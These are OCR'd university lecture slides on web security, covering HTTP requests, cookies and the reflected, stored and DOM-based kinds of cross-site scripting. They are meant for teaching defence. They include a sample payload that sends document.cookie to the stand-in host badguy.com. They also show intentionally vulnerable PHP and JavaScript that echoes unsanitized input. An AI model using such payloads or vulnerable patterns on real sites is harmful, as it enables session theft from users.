Aqsa Khalid
Lecturer
School of Computing

CS3002 Information Security



Web Security

Background



- Website
  - Collection of resources: HTML, CSS, JavaScript
- HTTP/HTTPS
  - Protocol for client and web server communication
  - Request: GET, POST, HEAD, PUT, DELETE etc.
  - Reply Codes: 200, 400, 404 etc.
- HTTP is stateless
  - Servers mostly use cookies to track state

HTTP Request Message



Request → `GET /index.html HTTP/1.1\r\n`

Headers

```
Host: www-net.cs.umass.edu\r\n
User-Agent: Firefox/3.6.10\r\n
Accept: text/html,application/xhtml+xml\r\n
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
Cookie: 1678\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7\r\n
Keep-Alive: 115\r\n
Connection: keep-alive\r\n
\r\n
```

HTTP Reply Message



Status →

Headers


Body

```
HTTP/1.1 200 OK\r\n
Date: Sun, 26 Sep 2010 20:09:20 GMT\r\n
Server: Apache/2.0.52 (CentOS)\r\n
Last-Modified: Tue, 30 Oct 2007 17:00:02 GMT\r\n
ETag: "17dc6-a5c-bf716880"\r\n
Accept-Ranges: bytes\r\n
Content-Length: 2652\r\n
Keep-Alive: timeout=10, max=100\r\n
Connection: Keep-Alive\r\n
Set-Cookie: 1678\r\n
Content-Type: text/html; charset=ISO-8859-1\r\n
\r\n
data data data data data ...
```


When GET and POST are used



- When user clicks a link, or directly types a URL in address bar, browser always sends a GET request.
- When user fills out a form on a webpage and clicks submit, it may trigger either a GET or POST request, depending on what the website developer chose.



GET is commonly used for fetching data (using search queries)




POST is recommended for submitting sensitive information

Sending data along with request




- GET and POST use different techniques to send data to server.
- GET request can not have a body. Therefore, it **appends data to URL**, in the form of a query string (a single string of key-value pairs)



- POST request places data **in the body**, in any format chosen by web developer.

Tracking Session using Cookies





Cross Site Scripting (XSS)

Attackers injecting scripts into web pages viewed by other users.



Actors in an XSS attack



- **The website** that serves HTML pages to users who request them.
  - **The website's database** is a database that stores some of the user input included in the website's pages.
- **The victim** is a normal user of the website who requests pages from it using his browser.
- **The attacker** is a malicious user of the website who intends to launch an attack on the victim by exploiting an XSS vulnerability in the website.
  - **The attacker's server** is a web server controlled by the attacker for the sole purpose of stealing the victim's sensitive information.

XSS Pre-requisite



- A website receives user input and does not validate or sanitize it
- The website immediately, or at a later time, places that input on the webpages served to clients (browsers), e.g.
  - search terms in the search engine pages
  - URL path in 404 error pages
  - comments made on blogs/social-media/forums
  - Q/A on community sites (like stackoverflow.com)
  - contact details on a customer order

XSS – How to launch?



- Attackers send a malicious link to a user and entice them to click it. Clicking on the link causes malicious javascript to be sent to server who reflects it back. JS runs in victim's browser

OR

- As a malicious user, attacker sends in some javascript code as input to the server, which stores that to its database.
- Regular users visit the website and, as part of the webpage, download the malicious code.

In both cases, the malicious JavaScript is executed in the context of victim website.

Types of XSS



1. Reflected
2. Stored
3. DOM based

1. Reflected XSS



- Reflected XSS can occur when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request.

- Server does not permanently store the user provided data.
- Attack will work if that data is not made safe to render in the browser

Reflected XSS Example



Vulnerable site victim.com

- search field on victim.com:
  - **http://victim.com/search.php ? term = apple**

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

Reflected XSS Example



Exploiting the vulnerability


- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
         "http://badguy.com?cookie = " +
         document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

Reflected XSS Example






2. Stored (Persistent) XSS



- To launch a stored XSS attack, a perpetrator has to locate a vulnerability in a web application and then inject malicious script into its server
  - e.g., via a post or comment field on a social media site


Stored XSS – How it works?





Stored XSS Example





3. DOM Based XSS



- The DOM (Document Object Model) is a data structure that stores all of the objects present in a web page. Every tag used in HTML code represents a DOM object.
  - DOM makes dynamic, single-page applications possible.
- DOM-based XSS (or as it is called in some texts, “type-0 XSS”) is purely a client-side vulnerability. The entire attack happens in the web browser.
- Every DOM-based XSS vulnerability has two elements: the **source** of user input and the target where this user input is written, called a **sink**.

3. DOM Based XSS



- A DOM-based XSS attack is possible if the web application writes input data to the DOM without proper sanitization.
  - Because input data might contain arbitrary javascript
- For JavaScript code to be vulnerable to DOM-based XSS, it must take information from a source that can be controlled by the attacker and then pass this information to a sink.
  - Attacker-controllable sources include the URL parameters
  - Vulnerable sink examples are `eval()` and `document.write()` method of DOM API.

DOM Based XSS Example 1



- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,do
cument.URL.length));
</SCRIPT>
</HTML>
```

- Works fine with this URL

